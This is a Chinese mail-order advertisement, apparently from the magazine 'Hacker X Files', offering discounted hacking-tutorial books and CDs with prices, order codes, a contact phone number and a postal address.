60%全新精彩文章, +40% X档案经典回顾=100% X档案精华  
1CD+书 19元  
邮购缩写: JHB03

特惠价 10 元

## 傻瓜黑客2



专门针对网络安全初学者推出的一本学习教程, 从基础知识, 到各种入侵实例, 又到各种常见工具的使用, 从各种系统漏洞到常见脚本漏洞一应俱全, 是菜鸟们不可多得的一本黑客入门书籍。

1CD+书 19元  
邮购缩写: SGHK2

特惠价 10 元

## 黑客兵器谱2

双CD+书 22元  
邮购缩写: BQP2



特惠价 12 元

如需以前期刊, 请电话咨询!

邮购咨询电话: 010-88560080 邮购联系人: 小邵  
邮编: 100037 邮购地址: 北京市海淀区增光路45号  
收款人: 《黑客X档案》邮购部  
为避免丢失, 一律挂号邮寄, 请加寄挂号费3.00元。